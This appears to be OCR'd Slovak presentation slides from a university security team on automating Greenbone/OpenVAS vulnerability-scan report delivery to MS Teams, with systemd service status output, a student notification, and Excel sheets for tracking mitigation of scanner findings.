
- Metóda Email



Greenbone/GVM

Automatizácia doručovania reportov MS Teams:

- VM



Greenbone/GVM

Automatizácia doručovania reportov MS Teams:

- Python skripty
- Systémové služby
  - Vlastná systémová službu, ktorá spúšťa Python skript a pomocou nástroja getmail automatizuje spracovanie e-mailov.

```
root@[redacted]:~# systemctl status getmail.service
● getmail.service - GVMbot Email Fetcher
     Loaded: loaded (/etc/systemd/system/getmail.service; enabled; vendor preset: enabled)
     Active: activating (auto-restart) since Sun 2025-04-20 14:52:49 CEST; 50s ago
    Process: 267751 ExecStart=/usr/bin/getmail --getmaildir /[redacted] --rcfile getmailrc (code=exited, status=0/SUCCESS)
   Main PID: 267751 (code=exited, status=0/SUCCESS)
        CPU: 134ms
```

Greenbone/GVM

Automatizácia doručovania reportov MS Teams:

- Python skripty
- Systémové služby
  - Ide o vlastnú systemd službu, ktorá spúšťa Python skript na spracovanie reportov a ich doručovanie do MS Teams.

```
root@[redacted]:~# systemctl status gvmbot-email.service
● gvmbot-email.service - GVMbot Email Processing Service
     Loaded: loaded (/etc/systemd/system/gvmbot-email.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2025-04-19 01:41:19 CEST; 1 day 13h ago
   Main PID: 25785 (python3)
      Tasks: 1 (limit: 5758)
     Memory: 6.8M
        CPU: 1.202s
     CGroup: /system.slice/gvmbot-email.service
             └─25785 /usr/bin/python3 /[redacted]/email_processor.py

Apr 19 01:41:19 [redacted] systemd[1]: Started GVMbot Email Processing Service.
```

Greenbone/GVM

Automatizácia doručovania reportov MS Teams:

- Python skripty
- Systémové služby

- Určí sa priečinok pre PDF
- Zrealizuje sa upload PDF
- Skopíruje sa URL nahratého PDF


- Určí sa priečinok pre XML
- Zrealizuje sa upload XML
- Skopíruje sa URL nahratého XML

```
root@[redacted]:~# systemctl status gvmbot-teams-uploader.service
● gvmbot-teams-uploader.service - GVMbot MS Teams File Uploader Service
     Loaded: loaded (/etc/systemd/system/gvmbot-teams-uploader.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2025-04-20 03:51:43 CEST; 10h ago
   Main PID: 252371 (python3)
      Tasks: 1 (limit: 5758)
     Memory: 16.4M
        CPU: 783ms
     CGroup: /system.slice/gvmbot-teams-uploader.service
             └─252371 /usr/bin/python3 /[redacted]/teams_uploader.py

Apr 20 03:51:46 [redacted] python3[252371]: Starting MS Teams File Uploader Service with Adaptive Card posting...
Apr 20 03:51:46 [redacted] python3[252371]: Dynamic folder for 'FRI - KIS - [redacted]_report_20250420_031624.pdf' is: Skenovanie zraniteľností/KIS/Sken z 202
Apr 20 03:51:46 [redacted] python3[252371]: Uploading 'FRI - KIS - [redacted]_report_20250420_031624.pdf' to URL: https://graph.microsoft.com/v1.0/sites/zilin
Apr 20 03:51:46 [redacted] python3[252371]: File 'FRI - KIS - [redacted]_report_20250420_031624.pdf' uploaded successfully!
Apr 20 03:51:46 [redacted] python3[252371]: Uploaded file URL: https://zilinskauniverzita.sharepoint.com/sites/[redacted]
Apr 20 03:51:46 [redacted] python3[252371]: Dynamic folder for 'FRI - KIS - [redacted]_report_20250420_031624.xml' is: Skenovanie zraniteľností/KIS/Sken z 202
Apr 20 03:51:46 [redacted] python3[252371]: Uploading 'FRI - KIS - [redacted]_report_20250420_031624.xml' to URL: https://graph.microsoft.com/v1.0/sites/zilin
Apr 20 03:51:46 [redacted] python3[252371]: File 'FRI - KIS - [redacted]_report_20250420_031624.xml' uploaded successfully!
Apr 20 03:51:46 [redacted] python3[252371]: Uploaded file URL: https://zilinskauniverzita.sharepoint.com/sites/[redacted]
Apr 20 03:51:46 [redacted] python3[252371]: Posting Adaptive Card with the following JSON:
lines 1-20/20 (END)
```

Greenbone/GVM

Automatizácia doručovania reportov do MS Teams:



prostredníctvom apl... 6. 5. 23:18

Report zraniteľností pre Vaše VM/IP (6.5.2025)

Dobrý deň, SOC - testovanie,

Tento oznam sa týka všetkých, ktorí majú VM/IP pre potreby **bakalárskej práce, inžinierskeho projektu, diplomovej práce alebo iných** vyučovacích aktivít.


V rámci pravidelného skenovania bezpečnostným nástrojom Greenbone (OpenVAS) **boli identifikované zraniteľnosti na Vašich VM/IP.** Väčšina obsahuje odporúčané kroky na ich mitigáciu.

Dôležité upozornenie: Pri OS Linux skontrolujte perzistenciu aplikovanej mitigácie, aby zostala funkčná aj po reštarte OS/VM. Po úprave konfiguračných súborov nezabudnite reštartovať dotknuté služby.

Report je dostupný v tomto kanáli: Files -> Skenovanie zraniteľností -> KIS -> Sken z 2025-05-06 Stiahnuť PDF Stiahnuť XML

Report obsahuje nájdené zraniteľnosti pre všetky VM/IP – nájdite si svoje záznamy podľa Vašej IP v dokumente.


Greenbone/GVM





Greenbone

Phyton script pre GVM
– Generovanie Excel súborov z reportov


Vytvorenie priečinkov pre Reporty







Vytvorenie priečinkov pre Reporty



Vytvorenie Excelu – záložka: Scan Results (Stastics)

	A	B	C	D	E	F	G
1				Nájdené zraniteľnosti 1. sken			
2	Dátum a čas 1. skenu	IP adresa	Domain name	Low	Medium	High	Celkový počet
3	03.05.2024 05:29:17	158.		3	10	1	14
4	03.05.2024 05:29:17	158.		3	4	1	8
5	03.05.2024 05:29:17	158.		3	1	0	4
6	03.05.2024 05:29:17	158.		3	12	0	15

Pokračovanie predošlej tabuľky, stĺpce H až M

Vytvorenie Excelu – záložka: Scan Results (Statistics)

H	I	J	K	L	M
	Nájdené zraniteľnosti kontrolný sken				
Dátum a čas kontrolného skenu	Low	Medium	High	Celkový počet/ zvyšné zraniteľnosti	Celkový počet mitigovaných alebo akceptovaných zraniteľností
15.5.24 12:53	2	1	2	5	7
15.5.24 12:53	1	2	0	3	13

Vytvorenie Excelu – záložka: Vulnerabilities

	A	B	C	D	E	F
1	IP adresa	Domain name	Dátum a čas zistenia zraniteľnosti	Názov zraniteľnosť	Závažnosť	Riešenie
2	127.0.0.1	example.com	1.5.24 16:03	Deprecated SSH-1 Protocol Detection	high	v procese
3	127.0.0.1	example.com	1.5.24 16:03	TCP Timestamps Information Disclosure	low	akceptovaná
4	127.0.0.1	example.com	1.5.24 16:03	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	medium	mitigovaná
5						

```
=IF($A2<>"";IF($G2<>"";"akceptovaná";IF($J2<>"";"mitigovaná";"v procese"));"")
```

Pokračovanie predošlej tabuľky, stĺpce G až N

Vytvorenie Excelu – záložka: Vulnerabilities

G	H	I	J	K
Kto schválil akceptáciu (osoba)	Dôvod akceptácie	Kto vykonal mitigáciu (osoba)	Spôsob mitigácie	Dátum mitigácie/akceptácie
Segeč	Nemožno mitogovať v OS na Fortigate			16.5.24 8:00
		Kontšek	Pridané FW pravidlo iptables	16.5.24 8:00

M	N
Závažnosť	Riešenie
low	akceptovaná
medium	mitigovaná
high	v procese

VM checklist

